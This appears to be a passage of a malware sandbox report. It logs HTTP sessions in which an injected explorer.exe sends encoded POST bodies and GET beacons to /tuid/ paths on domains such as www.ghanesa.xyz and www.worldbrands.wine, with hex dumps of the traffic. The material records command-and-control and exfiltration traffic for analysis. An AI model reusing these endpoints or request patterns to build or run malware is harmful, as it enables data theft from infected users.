52	192.168.11.20	49828	142.251.39.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.11.20	49829	145.14.153.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.11.20	49830	216.18.208.202	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.11.20	49831	81.95.96.29	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.11.20	49832	142.251.39.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.11.20	49835	104.21.39.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.11.20	49836	130.211.17.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.11.20	49837	13.248.216.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.11.20	49761	103.150.61.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:44:58.833225012 CEST	676	OUT	POST /tuid/ HTTP/1.1 Host: www.ghanesa.xyz Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.ghanesa.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ghanesa.xyz/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 54 4c 4d 65 6c 6c 68 45 74 73 63 63 28 36 74 68 59 6f 65 61 71 36 71 39 65 50 31 32 6a 74 57 62 70 38 48 52 6d 41 48 64 28 58 6c 69 7e 34 7a 49 7e 63 47 64 42 64 6c 57 73 54 65 48 4b 31 64 67 48 45 6c 4b 6b 53 74 77 66 70 47 57 49 64 7e 4f 6d 46 4c 65 6f 6f 75 69 45 44 36 6a 6b 70 4f 4b 6e 4c 62 69 30 4f 36 64 59 73 67 6c 47 79 7e 6b 44 72 33 44 54 64 52 31 4b 66 65 38 41 44 48 76 30 45 42 64 63 68 43 31 4d 55 36 41 44 49 54 71 4a 73 64 45 52 4f 6b 35 6d 58 72 43 50 67 56 56 63 4b 5a 56 6b 52 67 34 46 71 78 65 28 5a 56 37 31 31 6a 55 46 76 44 4c 36 35 43 62 59 74 46 46 55 52 64 35 62 4f 61 51 4c 5a 61 62 47 6e 39 57 6c 57 4e 33 55 42 77 38 37 32 76 73 28 47 39 2d 33 41 61 70 66 41 76 68 68 71 6c 79 6a 57 6e 51 6e 69 53 39 54 6d 50 75 66 74 4e 4f 6e 4f 41 43 62 43 53 45 36 57 74 30 6d 44 51 38 7a 38 63 52 59 63 38 75 6a 48 39 48 73 7a 33 76 69 69 45 49 28 39 31 65 30 37 47 54 7e 34 39 76 41 5f 45 65 57 47 37 6a 39 54 6c 6b 72 66 30 4a 31 30 53 6a 77 4c 67 4b 33 50 71 72 7e 41 34 53 4f 7a 43 75 62 6b 44 50 4a 2d 57 48 49 36 75 70 44 73 31 47 4e 35 4d 6d 65 4a 41 79 7a 6a 68 6e 66 75 77 39 31 55 34 78 74 6a 66 6a 42 4c 65 70 68 59 46 77 66 62 62 63 59 73 4e 47 34 6e 69 35 4f 44 63 36 79 56 49 6b 66 76 36 5a 76 6e 79 35 47 64 36 6b 78 30 45 30 28 61 79 76 57 4f 71 48 41 68 54 74 44 51 38 46 4d 76 77 67 66 45 6b 7a 43 79 69 2d 4d 4e 33 63 46 30 59 56 71 5a 44 73 4c 63 36 69 59 38 78 39 48 32 64 69 6c 56 47 6b 71 74 55 49 6f 76 52 75 4f 42 62 70 51 79 35 43 61 54 57 79 4e 77 46 58 74 4c 4e 51 36 70 42 71 70 78 4a 54 6a 56 38 7a 54 65 31 57 37 7a 6d 6d 73 59 62 63 30 72 47 6d 44 66 4e 70 66 4b 4b 52 52 7a 4e 63 32 65 7e 63 46 64 72 71 52 33 66 49 70 34 4f 63 34 63 72 74 6b 71 78 48 71 48 72 4e 68 63 45 33 76 36 51 33 65 75 31 36 65 4e 6e 63 4a 52 7e 75 32 41 74 46 51 68 35 32 38 39 64 57 45 61 61 6b 68 52 31 33 28 67 4e 44 62 55 7a 53 77 4d 5a 4f 54 33 62 39 73 2d 6b 46 36 66 75 5a 57 53 54 4d 4b 55 6c 59 4a 66 58 6b 5a 72 71 37 44 64 74 65 4a 4e 6e 47 35 72 4c 64 6d 33 72 64 43 41 62 6c 75 34 74 44 4d 57 50 4e 39 57 6b 39 6d 7a 39 59 53 73 59 61 72 31 66 68 59 58 51 63 69 65 36 73 28 37 51 44 56 6d 54 48 54 65 36 35 6b 6d 58 39 7e 4c 77 79 43 35 47 7a 38 50 46 6e 62 57 6c 30 6a 70 64 61 4a 5f 79 4b 67 77 64 50 46 75 75 43 61 6f 34 5a 62 4a 4d 34 4f 38 28 6b 48 45 68 74 50 43 42 49 7a 6d 42 41 63 4d 61 56 42 61 6d 4e 67 61 34 56 57 38 63 52 61 4f 64 39 55 6d 6b 53 65 5a 67 59 55 39 58 79 72 53 76 62 54 4f 38 6a 35 4d 4f 71 63 7a 37 4a 50 79 32 30 62 6f 39 6d 75 35 79 61 34 45 67 49 34 72 39 58 65 72 4f 6a 46 6e 79 58 6f 5f 61 46 75 6f 78 37 64 79 56 2d 4f 31 4b 52 4a 75 37 64 53 63 68 31 48 52 5a 31 79 4b 79 58 31 32 58 68 67 53 75 6f 45 38 6a 4e 58 54 5f 32 42 72 77 76 59 6f 49 48 70 35 48 43 6b 7a 4b 47 2d 50 33 51 32 56 78 78 6e 57 36 36 33 72 39 64 70 7a 70 72 35 62 67 76 64 58 Data Ascii: m4bd=TLMellhEtscc(6thYoeaq6q9eP12jtWbp8HRmAHd(Xli~4zI~cGdBdlWsTeHK1dgHElKkStwf pGWId~OmFLeoouiED6jkpOKnLbi0O6dYsglGy~kDr3DTdR1Kfe8ADHv0EBdchC1MU6ADITqJsdEROk5mXrCPgVVcKZ VkRg4Fqxe(ZV711jUFvDL65CbYtFFURd5bOaQLZabGn9WlWN3UBw872vs(G9-3AapfAvhhqlyjWnQniS9TmPuftNOn OACbCSE6Wt0mDQ8z8cRYc8ujH9Hsz3viiEl(91e07GT~49vA_EeWG7j9Tlkrf0J10SjwLgK3Pqr~A4SOzCubkDPJ-W HI6upDs1GN5MmeJAyzjhnfuw91U4xtjfjBLephYFwfbbcYsNG4ni5ODc6yVlkfv6Zvny5Gd6kx0E0(ayvWOqHAhTtD Q8FMvwgfEkzCyi-MN3cF0YVqZDsLc6iY8x9H2dilVGkqtUIovRuOBbpQy5CaTWyNwFXtLNQ6pBqpxJTjV8zTe1W7zm msYbc0rGmDfNpfKKRRzNc2e~cFdrqR3flp4Oc4crtkqxHqHrNhcE3v6Q3eu16eNncJR~u2AtFQh5289dWEaakhR13(gNDbUzSwMZOT3b9s-kF6fuZWSTMKUlYJfXkZrq7DdteJNnG5rLdm3rdCAblu4tDMWPN9Wk9mz9YSsYar1fhYXQcie6 s(7QDVdTHTe65kmX9~LwyC5Gz8PFnbWl0jpdaJ_yKgwdPFuuCao4ZbJM4O8(kHEhtPCBIzmBAcMaVBamNga4VW8cRa Od9UmkSeZgYU9XyrSvbTO8j5MOqcz7JPy20bo9mu5ya4EgI4r9XerOjFnyXo_aFuox7dyV-O1KRJu7dSch1HRZ1yKy X12XgSuoE8jNXT_2BrwvYoIHp5HCkzKG-P3Q2VxxnW663r9dpzpr5bgvdX
Aug 8, 2022 17:44:59.005353928 CEST	689	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html content-length: 707 date: Mon, 08 Aug 2022 15:44:58 GMT server: LiteSpeed location: https://www.ghanesa.xyz/tuid/ Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.11.20	49838	89.46.108.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.11.20	49839	188.114.96.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.11.20	49842	217.21.87.131	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.11.20	49843	142.250.185.179	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.11.20	49762	103.150.61.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:44:58.995606899 CEST	688	OUT	GET /tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85+jixf523tlwbXsspzXR N02o1TtG1NqJ3tW HTTP/1.1 Host: www.ghanesa.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:44:59.156675100 CEST	693	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html content-length: 707 date: Mon, 08 Aug 2022 15:44:59 GMT server: LiteSpeed location: https://www.ghanesa.xyz/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85 +jixf523tlwbXsspzXRN02o1TtG1NqJ3tW Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.11.20	49763	81.95.96.29	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:09.673453093 CEST	697	OUT	POST /tuid/ HTTP/1.1 Host: www.worldbrands.wine Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.worldbrands.wine User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.worldbrands.wine/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 48 6e 44 78 77 7a 4c 64 36 51 65 59 55 57 33 67 32 6c 4b 4f 38 55 48 46 61 43 57 67 49 62 6b 31 4a 64 44 62 51 5a 6f 44 66 35 69 74 32 55 53 77 28 59 76 61 79 6c 30 6a 57 42 4c 44 39 7a 7a 59 49 50 66 33 64 47 77 32 53 48 59 5a 79 5f 7e 58 47 65 6c 48 4c 49 75 61 39 45 4b 70 4a 4e 63 56 39 2d 79 37 73 50 50 2d 45 43 4f 4a 67 67 67 6f 7a 47 43 4a 4b 63 71 43 56 43 5a 32 72 4f 75 4b 69 75 6a 55 59 32 4d 6f 69 58 74 66 37 66 59 52 69 56 74 55 74 39 61 76 6e 76 6f 4f 6f 4d 53 6b 78 5f 75 6b 46 49 7e 30 75 55 7e 46 72 47 6e 78 69 72 78 2d 75 30 51 67 50 46 73 71 52 58 34 66 79 6d 73 6a 56 44 59 6c 30 6e 64 76 65 57 7e 69 37 69 35 7a 73 75 42 72 4c 65 39 74 49 35 78 6a 35 75 76 68 7e 42 70 54 44 65 6e 4d 74 66 6d 38 56 37 4c 53 61 34 65 2d 74 48 46 78 68 32 36 46 4c 32 71 78 6a 30 56 66 79 6f 69 32 63 74 52 4c 56 57 55 73 69 43 32 75 7a 36 70 50 74 4e 32 38 7e 31 45 6b 4f 64 34 44 58 79 6b 66 49 30 6c 30 57 6f 43 4e 75 44 63 4c 37 45 71 2d 5a 72 78 5f 42 6f 72 63 73 4c 38 54 7e 2d 7e 32 73 6d 67 38 36 51 63 70 54 57 6d 4d 47 55 30 6a 6f 79 7e 4f 42 69 79 61 55 37 5a 5a 65 5f 41 53 68 39 79 70 69 67 42 53 58 4a 71 58 75 47 6b 68 6b 56 4a 4c 75 54 32 75 43 4e 64 55 77 44 66 49 56 6a 4f 41 69 38 30 65 53 47 30 42 67 33 4a 30 43 48 46 49 4f 45 62 4f 65 51 4f 69 62 4c 61 6f 54 67 63 30 62 7a 4d 35 67 67 36 69 39 63 43 2d 45 41 67 73 33 48 76 4c 41 4d 67 32 43 5f 32 42 38 6d 33 67 42 63 7a 69 35 50 53 59 6d 57 48 51 34 51 34 7a 47 47 58 75 30 35 31 52 42 63 33 62 67 58 38 4f 6c 46 6c 42 31 67 6d 6d 4c 5f 75 7a 45 68 50 61 51 66 4c 4b 39 45 73 6d 71 35 56 66 68 58 52 46 43 74 5a 55 4f 69 39 67 6b 2d 76 64 7a 52 55 75 44 56 42 79 70 4d 7a 5f 75 5f 78 68 35 63 6a 71 30 66 59 77 62 45 59 44 73 4b 49 68 78 38 64 51 33 34 34 36 6f 53 58 32 45 64 33 33 55 33 4c 30 70 79 67 75 6b 5f 76 49 79 68 4c 41 7e 34 68 75 44 53 78 75 36 69 58 71 56 36 45 5f 30 50 4d 48 72 4f 39 49 50 41 4e 2d 4f 52 4b 67 4e 35 45 6a 4c 73 51 45 43 6d 53 74 73 6c 62 62 45 72 4f 74 50 49 73 4d 46 53 50 6b 79 38 75 47 63 68 4c 56 42 64 37 61 53 52 28 33 62 70 47 33 69 36 66 68 6a 42 57 58 61 61 53 69 57 70 76 57 6e 4a 54 6a 56 77 51 56 4b 54 43 65 67 53 33 32 31 4a 39 75 33 4a 5a 68 6c 64 7e 59 64 4d 45 47 37 4a 61 50 68 7a 49 46 38 35 4a 37 43 55 67 61 77 72 34 4e 57 37 61 44 76 49 6d 53 63 6d 58 4e 51 35 4b 56 58 65 67 55 67 69 49 37 6f 6d 50 4c 75 66 59 54 7a 36 38 47 71 54 6c 6c 61 62 4e 64 38 61 5a 6d 7e 6c 62 50 35 4a 63 73 66 53 72 55 53 56 31 6c 4e 57 48 33 63 74 55 69 78 30 4e 73 43 53 4f 64 64 6d 73 75 42 66 47 36 68 61 69 4a 77 4b 64 77 58 58 59 68 4d 42 5a 61 70 68 4b 56 59 57 74 4b 79 75 46 55 50 59 69 6c 53 5a 36 68 39 2d 65 4b 54 62 65 4b 74 50 42 61 50 77 63 72 65 51 4d 6c 37 58 70 55 71 63 72 42 67 6b 69 64 74 76 43 7a 6a 59 65 7a 6d 75 51 4e 75 43 71 76 6d 67 72 49 6a 4e 66 34 31 35 62 7a 78 33 58 59 6a 4b 67 6e 34 57 65 37 55 62 4a 54 77 41 61 5f 44 32 51 76 37 64 61 58 46 54 50 41 75 38 6f 6c 68 78 53 49 39 62 36 76 4a 73 7e 57 5a 32 7a 41 62 5f 46 41 4b 47 54 4a 30 71 39 6e 7a 4b 52 79 79 76 48 72 68 34 48 68 36 44 49 54 57 44 42 43 73 42 75 55 73 42 67 33 77 5a 78 38 58 4c 52 30 4d 72 36 64 49 53 4a 43 73 6a 38 56 49 31 4f 66 61 66 74 5f 7e 63 31 78 68 5a 4e 75 34 4d 6e 5f 50 6d 35 67 68 45 4c 67 6b 32 70 4f 6a 71 4e 67 42 6d 41 42 4f 7a 69 68 47 49 72 30 28 77 45 75 31 6a 6a 4d 78 78 64 4e 57 57 30 68 63 57 32 31 55 4e 5a 5f 31 44 76 55 6e 36 31 41 30 39 43 6d 47 69 64 48 30 35 28 69 58 69 30 54 6e 65 59 7a 56 51 65 50 41 7a 4d 34 4f 76 7e 79 37 78 78 35 32 4e 66 30 65 72 4d 7a 28 36 33 69 67 58 42 35 31 35 47 72 55 52 4a 54 77 79 31 47 4a 56 68 57 77 5f 39 75 63 6b 30 74 47 57 46 7a 4c 54 6d 33 78 44 6e 4e 5a 6b 4c 31 43 65 39 62 54 66 54 78 5a 34 43 75 36 6a 57 50 6a 6b 61 42 75 6b 68 58 74 4e 39 36 65 75 52 4f 6f 48 30 33 54 39 75 59 52 70 58 65 4b 78 6a 6b 7e 52 75 4b 7e 52 47 5f 33 45 67 47 7e 56 31 61 64 64 70 68 36 46 41 4f 76 55 30 41 6e 44 34 69 31 6f 49 6a 41 7a 79 56 6e 50 49 6e 6a 67 32 5a 67 65 71 71 70 30 30 39 4e 70 62 37 67 48 4a 73 45 6b 67 79 30 35 31 46 78 62 37 4b 67 38 74 49 4b 4e 4c 61 7e 6c 6e 64 46 32 Data Ascii: m4bd=HnDxwzLd6QeYUW3g2lKO8UHFaCWglbk1JdDbQZoDf5it2USw(YvayI0jWBLD9zzYIPf3dGw2S HYZy_~XGeIHLIua9EKpJNcV9-y7sPP-ECOJgggozGCJKcqCVCZ2rOuKiujUY2MoiXtf7fYRiVtUt9avnvoOoMSkx_u kFl~0uU~FrGnxirx-u0QgPFsqRX4fymsjVDYl0ndveW~i7i5zsuBrLe9tI5xj5uvh~BpTDenMtfm8V7LSa4e-tHFxh26FL2qxj0V fyoi2ctRLVWUsiC2uz6pPtN28~1EkOd4DXykfI0l0WoCNuDcL7Eq-Zrx_BorcsL8T~-~2smg86QcpTWmMGU0joy~OB iyaU7ZZe_ASh9ypigBSXJqXuGkhkVJLuT2uCNdUwDflVjOAi80eSG0Bg3J0CHFIOEbOeQOibLaoTgc0bzM5gg6i9cC- EAgs3HvLAMg2C_2B8m3gBczi5PSYmWHQ4Qz4zGGXu051RBc3bgX8OlFlB1gmmL_uzEhPaQfLK9Esmq5V fhXRFCtZUOi9gk-vdzRUuDVBypMz_u_xh5cjq0fYwbEYDsKIhx8dQ3446oSX2Ed33U3L0pyguk_vIyhLA~4huDSxu6 iXqV6E_0PMHrO9IPAN-ORKgN5EjLsQECmStslbbErOtPIsMFSPky8uGchLVBd7aSR(3bpG3i6fhjBWXaaSiWpvWnJT jVwQVKTCegS321J9u3JZhld~YdMEG7JaPhzIF85J7CUgawr4NW7aDvImScmXNQ5KVXegUgiI7omPLufYTz68GqTlla bNd8aZm~lbP5JcsfSrUSV1lNWH3ctUix0NsCSOddmsuBfG6haiJwKdwXXYhMBZaphKVYWtKyuFUPYilSZ6h9-eKTbe KtPBaPwcreQMl7XpUqcrBgkidtvCzjYezmuQNuCqvmgrIjNf415bzx3XYjKgn4We7UbJTwAa_D2Qv7daXFTPAu8olh xSl9b6vJs~WZ2zAb_FAKGTJ0q9nzKRyyvHrh4Hh6DITWDBCsBuUsBg3wZx8XLR0Mr6dISJCsj8Vl1Ofaft_~c1xhZN u4Mn_Pm5ghELgk2pOjqNgBmABOzihGIr0(wEu1jjMxxdNWW0hcW21UNZ_1DvUn61A09CmGidH05(iXi0TneYzVQePA zM4Ov~y7xx52Nf0erMz(63igXB515GrURJTwy1GJVhWw_9uck0tGWFzLTm3xDnNZkL1Ce9bTfTxZ4Cu6jWPjkaBukh XtN96euROoH03T9uYRpXeKxjk~RuK~RG_3EgG~V1addph6FAOvU0AnD4i1oIjAzyVnPInjg2Zgeqqp009Npb7gHJsE kgy051Fxb7Kg8tIKNLa~lndF2x7vQ9FZfDRusO605cg5eQrXl5Tawl5rvLqASPpboNWGl8Rcwlj9OcDMnx75VM2TW2 BU_ZGvBo0STyFz_VO23EtWCCpgeAiVcgYXG8lY1uLaf1t1zL6vynJuELJ(QddT1ix2xG1uXiB0LSZHK8y3FXYcPgdE Hi3MJw222F1I19N~o~P25(0bBeW36kEqF7piHcCA5Q3xZOGghjvlwEfyNmcPGOhavTuq-d0lURzLenPFa4NTJIfvr3 2SPnMG_laEDgVdyg-9VvuC1s2PkOPh16Kp9Tc(myfI6mrx8sPe1aHX2a3UxpNJHf32X4xPfcCgxMmq6PF6DeqFpv5n RJD0FYtSKHxEdKZupbbRwyj3M~V8jFrEWULXSRbD7JIr-JUXkjf0igtFVHu0cp0Z8sMqdRIC3uXExaUjq2Weh~NPwT IpA61Y_3gBOBolxK-Ng4ckoOeMBGYkedLZEMIlnA22K(cO3eoRPfL0WZH8v8cl4HJjuwKlfeZshKZ1YQGLLE6NOw-u 2qooWPO8C8ziOFuiLQYxhU9ntcU9nbHxQv2xcUnZ1KlUaeaBZKB(l6C1Efjd0ltSgoEm0rlaXqK3Aj3hn73VVolj8t z4BEH~fUQ2Ml8JYAb3pktU8YFWJYROocixWIQMNrYDYCpr45SPyTEKMD7EvS03AAURJcnDPJQBaWAsid GePs4CRXGGzbo9gv_AcNYfIk8oMSjsZqlp3638mq3xCo6e0QVFtyChd0VTTctkcBee64Xz1GSAejVwX(j(kJc(ifWa yHferz32iJplypG~iPQpG9s(e9SZh3v56M5i8yp5Nip~CPFFjY9exrbalgNvePJwSvIARt_D9fDtBaZcD82y88QQ7W MVvKaDp6bdqOjPa7PZSbZX8UF8QC9VyWIaUkB7PGI

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:09.767025948 CEST	896	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 15:45:09 GMT Server: Apache/2.4.25 (Debian) Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 4961 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 1f 8b 08 00 00 00 00 00 00 03 ed 5c cd 73 1b b7 92 3f cb 7f 05 42 97 63 bb 56 e0 97 a8 cf 48 ca 3a b6 f3 9e d7 f1 c7 46 de a4 36 17 17 38 03 92 10 67 80 79 c0 0c 25 2a cf f7 f7 aa d6 f7 cd fa b2 3a fa e0 ca 61 6f af ea e5 42 e9 ff da 6e 60 66 38 43 8d 24 52 96 5d 76 25 4e 28 ce 60 80 ee 06 d0 fd eb 6e 00 c3 ed 41 1c 06 bb 37 6e 6c 0f 38 f3 77 6f 2c 6d 77 99 e1 64 a0 79 6f a7 d6 a8 61 41 c8 63 46 bc 01 d3 86 c7 3b b5 24 ee d1 0d 28 87 07 b1 88 03 be 7b ef fe 8b 47 3f 3c 24 ed ce 32 31 75 5d 57 f5 ed 86 7b 70 23 6b 2b 59 c8 77 6a 23 c1 0f 22 a5 e3 1a f1 94 8c b9 04 5a 07 c2 8f 07 3b 3e 1f 09 8f 53 7b b3 4c 84 14 b1 60 01 35 1e 0b f8 4e 6b 2a 81 a3 f2 98 8f 0f 94 f6 4d 81 ca 6c 95 07 dc 78 5a 44 b1 50 b2 50 eb 8c 98 b3 cd ee 25 f1 40 e9 45 5a 3c 3b 90 fc c2 06 c4 8d d3 